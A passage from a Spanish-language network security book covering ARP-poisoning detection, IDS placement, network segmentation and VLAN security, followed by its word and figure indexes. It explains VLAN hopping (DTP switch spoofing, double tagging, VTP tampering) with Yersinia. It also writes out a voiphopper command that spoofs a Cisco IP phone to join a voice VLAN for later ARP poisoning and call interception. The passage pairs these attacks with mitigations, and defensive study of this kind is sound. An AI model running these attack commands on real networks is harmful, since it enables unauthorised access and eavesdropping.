Si el parámetro de solución automática está activo, la aplicación volcará el resultado de la Tabla ARP Virtual en la de la caché ARP local, ante la detección del ataque por envenenamiento.

Fig. 8.29.- Resolución automática.

Existen otras aplicaciones en el mercado tanto en entornos *Microsoft* (XARP) o en el mundo *Linux* (ArpON) que pueden ofrecer funcionalidades similares.




Fig. 8.30.- Detección de ataque con XARP.

Los sistemas de detección de intrusiones suelen contar también con mecanismos para la detección de este tipo de ataques. Un IDS puede interpretar múltiples tipos de ataques, incluidos los correspondientes a los de redes de datos. El objetivo fundamental es concentrar en ellos el tráfico circulante.

Los puertos analizadores que presentan los *Switch*, son utilizados precisamente por sus características para los sistemas de protección. Los sistemas IDS cuentan habitualmente con dos tarjetas de red, uno el que corresponde al de administración y otro en modo promiscuo para la recogida y análisis de tráfico. Este adaptador será el que quede conectado al sistema de consolidación de tráfico. En el caso de una gran red, será necesario disponer de un sistema de análisis distribuido.

Para ello pueden disponerse de sondas de red que recojan el tráfico y centralicen la información de alertas detectadas en un único repositorio de información centralizada. No obstante el uso de una aplicación como *Marmita* podría también llegar a ejecutarse en un sistema conectado a un puerto donde se redirige todo el tráfico de la red, de igual forma que se realiza con un IDS.

Fig. 8.31.- Sistema IDS.

Actualmente también muchos sistemas Firewall, cuentan con sistemas de detección o de prevención frente a intrusiones. Estos son capaces de detectar determinados tipos de ataques que pudieran estar dándose en la red controlada por el Firewall. La evolución de los mismos es una constante y han sido adaptados para dar solución a las problemáticas posibles. Hay un claro ejemplo con los módulos WAF (*Web Application Firewall*) que ofrecen funcionalidades adicionales que hasta fechas actuales no existían.

Poco a poco también los sistemas IDS e IPS han sido incorporados a las soluciones de cortafuegos. Estos avances permiten que los firewalls puedan ser funcionales más allá de los sistemas de protección perimetral en los que suelen ser dispuestos. La seguridad funcional que aportan estas nuevas funcionalidades ofrecen otra dimensión a la protección frente a los ataques en las redes de datos. Las funciones de IDS deben ser consideradas como reactivas y requieren que el administrador sea alertado y pueda dar una respuesta frente a la incidencia.

Los sistemas IPS son proactivos, pero en el caso de que se den falsos positivos, podrían llegar a denegar tráfico legítimo. Aunque las incidencias, motivadas por la depuración, son cada día menores, se convierte nuevamente en un factor más a tener en cuenta en caso de problemas de comunicación.

Cada solución mostrada supone una traba más en la posibilidad de que un atacante logre su objetivo en la red. En ocasiones solo la conjunción de varias de ellas hará efectivo que el problema deje de serlo. Las empresas deberán tener en cuenta con qué mecanismos cuentan, cuál es la inversión que pueden llegar a realizar y qué nivel de seguridad quieren llegar a alcanzar finalmente.

Capítulo IX
Segmentación de una red

El tópico divide y vencerás que se aplica normalmente a las confrontaciones que tiene el ser humano, puede ser perfectamente trasladado a los aspectos tecnológicos.

En el caso de las redes constituye un elemento fundamental en dos aspectos:

- Funcionalidad. Más sistemas en una red suponen una carga mayor en la capacidad de la misma, pudiendo llegar en determinadas circunstancias a ser un lastre significativo.

- Seguridad. Mezclar diferentes entornos puede dar pie a un mayor factor de amenaza y la imposibilidad de atajarlo o ni tan siquiera llegar a conocer lo que está pasando.

Desgraciadamente cuando muchas organizaciones plantean la segmentación de la red, lo hacen fundamentalmente siguiendo el primero de los argumentos expuestos. Este hecho no obstante condiciona en muchos casos que de rebote se aplique inconscientemente el segundo de los elementos planteados.

Cuando alguien decide segmentar una red en base a la seguridad debe determinar qué objetivo se persigue con ello. Varios son los factores fundamentales y se enuncian a continuación:

- Dividir por funcionalidad e intereses las características de los usuarios de una organización.

- Separar servicios y usuarios dentro de una misma red.

- Controlar el tráfico que se diera entre las diferentes redes.

- Impedir que determinados tipos de ataques puedan afectar a o entre determinados entornos de la organización.

Supóngase un ejemplo en un virus tipo gusano que se propaga por la red. Sin la debida segmentación y protección, este podría llegar a alcanzar a todos los sistemas de la organización. Sin embargo con la debida protección la infección podría llegar a localizarse y aislarse generando un estado de cuarentena en la red. Para que esto resulte efectivo no vale simplemente con el propósito de segmentar la red.

Si la red ha sido segmentada con objeto de que sea más funcional, como por ejemplo se ha reducido el tráfico de *broadcast*, seguramente no se habrán planificado métodos de control y prevención de tráfico entre zonas por seguridad. De esta forma al final resulta que todas las subredes físicas de la organización quedarán conectadas y a un gusano tipo convencional no le resultará nada complicado ir saltando de una a otra. Sin embargo en el caso de que se apliquen mecanismo de control como ACL o sistema de detección de intrusiones, la organización contará con un sistema de protección reactivo para dar una respuesta rápida ante una incidencia.

La seguridad tal y como se ha estado transmitiendo a lo largo del libro debe ser considerada desde un punto de vista global, aplicando múltiples mecanismos para garantizar su cumplimiento. Esto no es óbice para que el propio proceso de segmentación mitigue determinados ataques que han sido comentados en las páginas de este libro. Por ejemplo el solo hecho de segmentar una red limita la posibilidad del ataque de *ARP Poisoning*, aunque no se aplique ninguna medida adicional.

Hay que tener en cuenta como elemento fundamental que el ataque de *ARP Poisoning* es un ataque de capa 2, donde el objetivo es la alteración de las direcciones físicas aprendidas por las máquinas. Esto implica que en el momento en el que se produce el cambio de capa de red (subred IP diferente) el ataque ya no resulta factible. No es posible para un atacante realizar un envenenamiento ARP de dos sistemas que se encuentran fuera de su segmento lógico.

No obstante hay que tener en cuenta como ya se mencionó en páginas previas que la segmentación a nivel lógico debe llevar implícita la segmentación física de la red. Algunas organizaciones basan su "segmentación" en la asignación de diferentes direcciones IP a los equipos de la organización, pero manteniendo un único espacio físico de convivencia. Si un atacante escuchando en la red fuera consciente de la existencia de tráfico de múltiples segmentos lógicos, podría ir pasando de unos a otros con el simple cambio de IP.

Este hecho sucede en ocasiones cuando un determinado departamento para su uso, implementa una conexión ADSL para la salida hacia Internet. El dispositivo de enrutamiento lo conectan a la red y lo "camuflan" mediante un espacio de direcciones IP diferentes del

utilizado por la organización. Si algún atacante lo llegara a detectar se le estaría facilitando además un mecanismo para poder salir a Internet sin el control exhaustivo que podría aportar el sistema de protección perimetral que tanto coste ha llevado realizar. Es más, en esa circunstancia el daño podría ser mayor, puesto que el atacante podría generar a través de una conexión reversa, una comunicación a través de esa red no controlada" para entrar cuando quisiera en la red interna. Se convertiría por lo tanto en una puerta trasera significativa.

La seguridad en este sentido no hay que tomársela a la ligera y plantear una buena estrategia para la segregación de las redes.

9.1.- VLAN: protección y ataques

Cuando se habla de segmentar redes el primer impulso pasa por identificarlo con las redes virtuales privadas de red de área local o VLAN. Sin embargo en muchas circunstancias se puede conseguir el mismo efecto sin necesidad de dicha tecnología. Por ejemplo unos Switch donde están conectados los equipos y comunicados entre ellos a nivel de capa 3 por ejemplo mediante un Router. La aplicación de ACL permitiría controlar el tipo de tráfico que puede intercambiarse entre las diferentes subredes.

Evidentemente aunque la solución puede resultar efectiva, hay que tener en cuenta que presenta una serie de trabas:

- No es flexible. Los sistemas se encuentran limitados por la propia situación de la electrónica de red. En muchas ocasiones surgen problemas en puertos o en dispositivos lo que implica cambios. Salvo que se sea muy ordenado, las problemáticas que pueden sucederse en la red, podrían ocasionar a la larga que todo acabe siendo muy caótico.

- No tiene perspectivas de avanzar tecnológicamente. Tal y como se comentó en el anterior capítulo, los dispositivos de conmutación serán parte fundamental del sistema de protección de acceso a redes. Es parte estratégica en esto la implementación basada en VLAN. El diseño descrito no ofrece posibilidades para esa evolución que permita la protección de la red.

- Poca respuesta frente a fallos. Las arquitecturas de electrónica de red basadas en VLAN presentan por lo general sistemas de redundancia donde la gestión puede ser compartida y transmitida a través de la diferente electrónica de red existente.

Un fallo podría repercutir en un segmento pero no por ello tener que afectar a toda la red. Sin embargo en el sistema anteriormente descrito existen múltiples puntos de fallo que perjudicarían seriamente el funcionamiento de la red ante un problema potencial.

La gran baza de la tecnología VLAN es sobre todo la flexibilidad que proporciona y la capacidad para una gestión eficaz de toda la configuración desde un único punto. Hay que tener en cuenta que cuanto mayor sea una red, mayor será la complejidad de su administración. La incorporación de nuevos dispositivos de conmutación implicaría una problemática sin una gestión eficiente del entorno.

Para hacer esto, los sistemas de integración VLAN soportan mecanismos que permiten a múltiples redes compartir de forma transparente el mismo medio físico. Esto implica que una VLAN con ID 2 podrá ser compartida entre múltiples dispositivos conectados a la red. De esta forma todo el conjunto operará como si fuera uno solo. Para establecer esta funcionalidad es requerido que la información pueda transitar entre los dispositivos dentro de una misma VLAN (*Trunking*). Para ello existen diferentes mecanismos, siendo la implementación 802.1Q el estándar para lograr este fin.

El sistema 802.1Q fue definido a través de la RFC 3069. Establece el mecanismo por el cual equipos que se encuentren en el mismo segmento físico de una red conmutada, pero separados por dominios de colisión virtuales, pueden convivir en un mismo espacio IPv4, compartiendo además la misma puerta de enlace. Este mecanismo consiste en etiquetar las tramas de tal forma que puedan ser conocidos y encaminados por todos los dispositivos de conmutación de la infraestructura hacia las VLAN que corresponda por etiquetado. Esta VLAN pudiera estar en un solo dispositivo o repartido entre varios.

```
Switch#
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#interface fastEthernet 0/2
Switch(config-if)#encapsulation dot1q 101
```

Fig. 9.1.- Implementación de 802.1Q

Aunque el sistema de etiquetado es el definido dentro del estándar, existen en el mercado dispositivos que no admiten 802.1Q, por lo tanto también se definió la posibilidad de establecer una comunicación entre una VLAN etiquetada y otra que no lo soporta: VLAN nativa. La VLAN nativa permite a un puerto 8.2.1Q convivir con un puerto de tipo estándar 802.3 recibiendo y enviando tráfico que no se encuentra etiquetado.

```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#interface fastEthernet 0/1
Switch(config-if)#switchport trunk native vlan 2
Switch(config-if)#^Z
%SYS-5-CONFIG_I: Configured from console by console
Switch#
```

Fig. 9.2.- Configuración puerto en VLAN nativa.

Los puertos configurados como VLAN nativo deben encontrarse bien controlados para evitar que el tráfico sensible se filtre a través de los mismos. También es muy importante que la VLAN nativa no se encuentre definida con el ID 1. Esto es debido a que esta VLAN es la considerada de gestión y sobre la que se administran los dispositivos. Si un equipo estuviera conectado a un dispositivo o puerto de red VLAN nativa tendría acceso a la capa de administración de los dispositivos.

Un potencial atacante podría aprovechar malas configuraciones de una infraestructura de red para intentar saltarse la seguridad de una infraestructura de VLAN. El salto de VLAN se puede realizar a través de dos técnicas diferentes:

- *Switch Spoofing*.
- *Double Tagging*.

El primero supone aprovechar una mala configuración de los puertos tipo *trunk*. Este elemento importante en la configuración de VLAN, es utilizado para pasar la información de VLAN entre dispositivos. Un puerto de tipo *trunk*, podría pertenecer a todas las VLAN existentes.

```
Switch(config)#
Switch(config)#interface fastEthernet 0/1
Switch(config-if)#switchport mode trunk
Switch(config-if)#
```

Fig. 9.3.- Configuración de puerto en modo trunk.

Existe la posibilidad de hacer uso de la configuración de *auto-trunking* (*Dinamics Trunking Protocol* en *Cisco*) para realizar una suplantación de Switch, Este modo utilizado en algunos entornos, implica que un puerto se encuentra configurado en modo pasivo esperando que otro extremo dentro de la capa de enlace solicite al puerto pasar a modo troncal. De esta forma se automatiza la configuración de los puertos troncales para VLAN 802.1Q u otros

como ISL (*Inter-Switch Link*). Aunque esta funcionalidad permite de forma rápida poder conectar dispositivos Switch a una infraestructura haciéndolo pertenecer a la misma y permitiendo el enlace a las redes VLAN presenta ciertos riesgos de seguridad.

Si un equipo se encuentra conectado a un puerto en modo *auto-trunking*, podría hacerse pasar por un conmutador, o bien conectar directamente a un Switch, que pueda negociar la conectividad *trunk*, con el otro extremo. De esta forma el atacante podría pertenecer a cualquier VLAN existente en la infraestructura La técnica de ataque *VLAN Hopping* aprovecha una mala configuración para dialogar a través de un puerto configurado en modo *auto-trunking*. Para ello el Switch malicioso debería estar configurado para negociar con un puerto de autoconfiguración.

```
Switch#conf term
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#int fastEthernet 0/1
Switch(config-if)#switchport mode dynamic desirable
Switch(config-if)#
```

Fig. 9.4.- Configuración de un puerto para negociación del enlace troncal.

Lo único que faltaría sería renviar el tráfico del puerto del Switch controlado por el atacante a su sistema. También es factible realizar el ataque a través de la aplicación *Yersinia*. Con ella puede realizarse la configuración del sistema con DTP para intentar negociar con el puerto del Switch donde está conectado el sistema.




Fig. 9.5.- Preparación del ataque de negociación DTP.

Una vez que la configuración ha sido efectuada a través de la aplicación, se podrá lanzar el ataque para intentar negociar con el dispositivo conectado.




Fig. 9.6.- Lanzando el ataque con *Yersinia*.

Si el ataque es efectivo, puede combinarse con más ataques como 802.1Q *ARP Poisoning*, para realizar un envenenamiento clásico aprovechando la técnica anterior.

Choose attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP

Choose attack

Description DoS

sending 802.1Q packet

sending 802.1Q double enc. packet

sending 802.1Q arp poisoning

Cancel OK

Fig. 9.7.- Ataque de 802.1Q Arp Poisoning.

Para evitar este ataque lo mejor sería no configurar el modo de auto negociación en aquellos puertos donde vayan a estar conectados equipos. Solo habilitado para puertos donde puedan estar conectados otros conmutadores.

El ataque *Double Tagging*, consiste en realizar un doble etiquetamiento para el tráfico generado por un sistema. Se encapsula tráfico 802.Q dirigido a un equipo en otra VLAN, en una trama 802.1Q de la VLAN en la que se encuentra el atacante. El Switch que recibe la trama realiza el desencapsulado nativo de un solo nivel, remitiendo el tráfico a través de la otra VLAN. Aunque el ataque puede ser efectivo hay que tener en cuenta que el tráfico se puede generar en una sola dirección. Si fuera necesario una respuesta el sistema destino no devolvería respuesta puesto que las suyas no irían doblemente etiquetadas. Este ataque que puede realizarse con *Yersinia*, es empleado habitualmente para ataques de denegación de servicio.




Fig. 9.8.- Ataque de doble etiquetamiento.

El sistema de 802.1Q proporciona un estándar frente a las implementaciones propietarias que como *Cisco* que con su VTP (VLAN Trunk Protocol) harían factible también esa posibilidad. Este protocolo permite transmitir la configuración de las VLAN a través de los dispositivos, de tal forma que cada dispositivo presenta un comportamiento característico (cliente, servidor o transparente).

```
Switch(config)#vtp ?
  domain    Set the name of the VTP administrative domain.
  mode      Configure VTP device mode
  password  Set the password for the VTP administrative domain
  version   Set the adminstrative domain to VTP version
```

Fig. 9.9.- Configuración VTP.

En función de la configuración de la infraestructura un atacante podría intentar falsear la información de las VLAN existentes, agregando, cambiando o eliminando configuraciones. Para un uso seguro de VTP se admite y será necesaria la implementación de password para impedir obtener información falseada, sin embargo hay que tener en cuenta que para su cifrado se utiliza un *hash* de tipo MD5. Si la clave no es muy robusta pudiera ser atacada para intervenir en el entorno.




Fig. 9.10.- Ataques sobre VTP.

9.2.- Salto a redes de VoIP

Las redes VoIP se han hecho a día de hoy muy populares en las organizaciones. Suponen un ahorro de costes al ser integrados en la infraestructura de comunicaciones y sustituir a la telefonía tradicional. Adicionalmente puede también integrarse con otros servicios como el de correo electrónico. La información de dicha red, puede ser tan importante e interesante para un atacante como la de las redes de datos.

En lógica general dicha red debe estar separada de la red de datos. Sin embargo en algunas de las implementaciones de configuración de redes VoIP, para realizar un ahorro de costes tanto en puertos de conexión como de electrónica de red, una misma conexión puede ser utilizada concurrentemente para la conexión del teléfono IP de voz sobre IP y un equipo para red de datos. El equipo se conecta al teléfono vía Ethernet y este renviará los paquetes recibidos y los correspondientes al propio dispositivo al Switch con el que estará conectado. El teléfono funciona en este modo como repetidor. Si esta es la circunstancia entonces ¿cómo se hace la división de tráfico de voz y datos? Simplemente el puerto al que se conecta el teléfono se le asignan dos VLAN, una para cada tipo de conexión.

```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#interface fastethernet 0/1
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 10
Switch(config-if)#switchport voice vlan 20
Switch(config-if)#
```

Fig. 9.11.- Configuración de puerto para tráfico de voz y datos.

El teléfono de voz sobre IP, deberá ser configurado para utilizar como etiqueta la red VLAN correspondiente, la 20 en la anterior imagen. Para poder interceptar conversaciones que se puedan estar produciendo en la red de voz sobre IP, será necesario realizar la suplantación del dispositivo. Para ello lo primero será interceptar el tráfico de identificación del teléfono. Ahí se envían los parámetros del mismo e identifica a su vez los parámetros de la VLAN en la que se encuentra el mismo. Dicha identificación puede ser realizada simplemente con un *sniffer* configurado en el equipo atacante e iniciando el teléfono. Una vez que los datos del teléfono han sido obtenidos se procederá a retirar el mismo y a realizar el proceso de suplantación y salto a la red de VoIP con el equipo a través de la aplicación *Voiphopper*.

Esta creará un adaptador virtual con los datos necesarios para que desde la misma se pueda enviar datos a través de la red VLan de VoIP, en esta circunstancia la VLAN 20. La siguiente imagen muestra el resultado del ataque, teniendo como consecuencia la detección de la VLAN 20 y creando un adaptador virtual *eth0.20*, que podrá ser utilizado para los ataques sobre la red de voz.

```
root@vast: ~
Archivo  Editar  Ver  Terminal  Ayuda
root@vast:~# voiphopper -i eth0 -c 1 -E 'SIP0000CFEF9D62' -P 'Port 2' -C Host -L
 'Cisco IP Phone 7970' -S 'SCP70.8-5-20' -U 1
VoIP Hopper 1.00 Running in CDP Spoof mode
Sending 1st CDP Spoofed packet on eth0 with CDP packet data:
Device ID: SIP0000CFEF9D62;    Port ID: Port 2;    Software: SCP70.8-5-20
Platform: Cisco IP Phone 7970;    Capabilities: Host;    Duplex: 1
Made CDP packet of 121 bytes - Sent CDP packet of 121 bytes
Captured IEEE 802.3, CDP Packet of 456 bytes
Discovered VoIP VLAN: 20
Sending 2nd CDP Spoofed packet on eth0 with CDP packet data:
Device ID: SIP0000CFEF9D62;    Port ID: Port 2;    Software: SCP70.8-5-20
Platform: Cisco IP Phone 7970;    Capabilities: Host;    Duplex: 1
Made CDP packet of 121 bytes - Sent CDP packet of 121 bytes
Added VLAN 20 to Interface eth0
 Current MAC:  00:1e:ec:59:29:71
VoIP Hopper will sleep and then send CDP Packets
Attempting dhcp request for new interface eth0.20
root@vast:~#
```

Fig. 9.12.- Ataque con *Voiphopper*.

El nuevo adaptador creado podrá ser utilizado con posterioridad para los ataques convencionales de *ARP Poisoning* pero sobre la red de voz. Aunque existen algunas diferencias significativas en los protocolos de la capa de aplicación, lo concerniente a la capa de enlace y de red comparte funcionalidad con las redes de datos clásicas.

Los ataques de hombre en medio pueden realizarse igualmente en una red de VoIP. Salvo que las tramas correspondientes a las conversaciones y conexiones a centralitas, vayan cifradas, el audio podría, una vez haya sido interceptada una comunicación, ser decodificado por el atacante. Además de los mecanismos propios del cifrado de VoIP y que pueda proporcionar el fabricante, se podrían aplicar los mismos mecanismos que se aplican para proteger una red de datos, por ejemplo el uso de *DHCP Snooping*.

Índice de palabras

Símbolos

3Com 39, 222
.NET Framework 3.5 69, 222

A

Admin 39, 222
Anonymous 155, 222
antimalware 200, 222
antisniffer 35, 222
Apple 155, 222
ARPANET 14, 15, 16, 18, 19, 222
ARP Poisoning 10, 37, 52, 53, 55, 149, 163, 165, 177, 187, 191, 192, 201, 202, 203, 204, 212, 217, 221, 222
ARP Reply 45, 46, 48, 49, 52, 202, 222
ARP Request 45, 46, 51, 52, 222
Asleap 190, 193, 222

B

BackTrack 190, 222
Black Hack 55, 222
Black Hat 155, 161, 222
BlackHat USA 222
BlackSheep 172, 222
botón gordo 36, 37, 222
bridging 161, 222
broadcast 23, 38, 41, 67, 212, 222
BUG 222

C

Caín y Abel 33, 34, 36, 41, 50, 51, 56, 57, 58, 150, 157, 191, 222
Cisco 40, 41, 188, 190, 196, 197, 202, 215, 218
claves_link.log 163, 222
Cracker 58, 222

D

DHCP ACK injection 67, 222
DHCP Probe 70, 222
DHCP Snooping 201, 202, 221, 222
Diffie-Hellman 140, 184, 222
DigiNotar 155, 156, 157, 222
DNS over ICMP 165, 222
Double Tagging 215, 218, 222

E

Ettercap 50, 53, 190, 193, 222

F

Facebook 159, 169, 170, 171, 172, 222
FireSheep 168, 169, 172, 222
firewall 35, 177, 181, 223
firewall6 de THC 223

G

genkey 190, 223
Genkeys 193, 223
Google 155, 223

H

hash 60, 61, 178, 190, 193, 219, 223
hashes 60, 190, 193, 223
hijacking 65, 161, 162, 165, 179, 223
Hosts.lst 51, 223

I

ifconfig 26, 173, 223
Informatica64 69, 223
Intercepter-NG 163, 164, 223
Internet Security Systems 223
intranet 10, 37, 44, 56, 65, 187, 223
ISL 216, 223

K

Kerberos 60, 61, 62, 183, 196, 223

L
LF2 188, 223
linkedin 163, 223
Linux 26, 27, 50, 173, 179, 207, 223
Loki 55, 223
LulzSec 155, 223

M
MAC 22, 23, 25, 28, 37, 43, 44, 45, 46, 47, 48, 50, 51, 53, 54, 67, 172, 173, 174, 175, 176, 201, 202, 223
macof 43, 44, 53, 223
malware 35, 223
Michael Lynn 223
Microsoft 38, 60, 62, 154, 155, 173, 181, 183, 184, 188, 189, 195, 197, 198, 207, 223
Microsoft Security Advisory 155, 223
MITM Half-Duplex 54, 223
Moxie Marlinspike 155, 161, 223
Mozilla 148, 155, 223

N
NAC 197, 223
NAP 197, 199, 200, 223
NetworkMiner 63, 64, 166, 223
nukeadores 223

P
PAP 188, 189, 223
Payload 178, 179, 187
ping 49, 51, 65
PKI 142, 143, 144, 146, 149, 152, 155, 183, 189
plugin 223
PMI 142
PPP 21, 188, 189, 190, 195
PPTP 188, 189, 190, 195

R
racoon 179, 224
Radvd 224
RARP 45, 224
Responsible Disclosure 224
RFC 29, 45, 61, 178, 183, 188, 214, 224

S
Scapy 224
Scritp 224
SLAAC 224
sniffer 26, 27, 33, 38, 41, 166, 220, 224
sniffing 30, 34, 179, 191, 224
SNMP 40, 41, 42, 224
SNMPWalk 41, 224
Sony 8, 155, 224
spoofing 28, 29, 224
SSLStrip 160, 161, 162, 163, 224
stack 45, 224
Stream Cipher RC4 61, 224
SUDO 224
suite 224
switch 224
Switch Spoofing 215, 224

T
Telnet 30, 59, 224
Teredo 224
tickets 183, 224
totd 224
trunk 215, 216, 224
Twitter 159, 224

V
VLAN 28, 40, 41, 44, 52, 55, 197, 198, 213, 214, 215, 216, 218, 219, 220, 224
Voiphopper 220, 224

W
WAF 208, 224
whitepaper 224
Wildcard 155
WinPcap 27, 34
Wireshark 30, 31, 32, 33, 38, 63, 69

Y
Yersinia 44, 216, 217, 218

Índice de imágenes

Fig. 3.1- Modo Promiscuo *Linux*. 29
Fig. 3.2.- *WinPcap*. 29
Fig. 3.3.- *Wireshark*. 33
Fig. 3.4.- Filtrado con *Wireshark*. 33
Fig. 3.5.- Reconstrucción de una comunicación con *Wireshark*. 34
Fig. 3.6.- Recuperación de fichero con *Wireshark*. 35
Fig. 3.7.- Instalación de *Caín y Abel* con *WinPcap*. 36
Fig. 4.1.- Claves predeterminadas de dispositivos. 41
Fig. 4.2.- Vulnerabilidades de *Cisco*. 42
Fig. 4.3.- SMPWalk en acción. 43
Fig. 4.4.- Recuperación del fichero de configuración. 44
Fig. 4.5.- Fichero de configuración. 44
Fig. 4.6.- Aplicación *macof* para el desbordamiento de la tabla CAM. 45
Fig. 4.7.- Trama *ARP Request*. 47
Fig. 4.8.- Tabla ARP. 48
Fig. 4.9.- Entrada estática y dinámica en una tabla ARP. 49
Fig. 4.10.- Secuencia de un envenenamiento ARP. 50
Fig. 4.11.- Secuencia de envenenamiento ARP. 51
Fig. 4.12.- Escaneo de direcciones MAC. 52
Fig. 4.13.- Fichero de configuración *Hosts.lst*. 53
Fig. 4.14.- Configuración de *ARP Request* para el envenenamiento. 54
Fig. 4.15.- Ataque de robo de puerto. 55
Fig. 4.16.- Ataque de *ICMP Redirect*. 56
Fig. 4.17.- Configuración de puertos y protocolos. 58
Fig. 4.18.- Introducción de datos para análisis de campos. 59
Fig. 4.19.- Credenciales obtenidos por *Caín y Abel*. 60
Fig. 4.20.- Módulo *Cracker*. 60
Fig. 4.21.- Obtención de clave en un formulario HTTP. 61
Fig. 4.22.- Obtención de clave FTP. 61
Fig. 4.23.- Obtención del proceso de pre-autenticación *Kerberos*. 63
Fig. 4.24.- Contraseña obtenida en texto plano. 64
Fig. 4.25.- Captura sesión autenticación LDAP. 64
Fig. 4.26.- Tramas de sesión LDAP interceptada. 65
Fig. 4.27.- Información proporcionada por *NetworkMiner* del servidor. 66

Fig. 4.28.- Fichero reconstruido por *NetworkMiner*. 66
Fig. 4.29.- Petición DNS alterada en tránsito. 67
Fig. 4.30.- Secuencia de resolución DNS alterada. 68
Fig. 4.31.- Respuesta ofrecida por dos servidores DHCP. 69
Fig. 4.32.- Ataque DHCP ACK Injection. 70
Fig. 4.33.- Aplicación para la realización del ataque DHCP ACK Injection. 70
Fig. 4.34.- Captura de tramas ACK. 71
Fig. 4.35.- Detalles trama ACK. 72
Fig. 4.36.- *DHCP Probe*. 72
Fig. 5.1.- Correo de amenaza de demanda por publicar información del *BUG* IPv6 de *CISCO*. 74
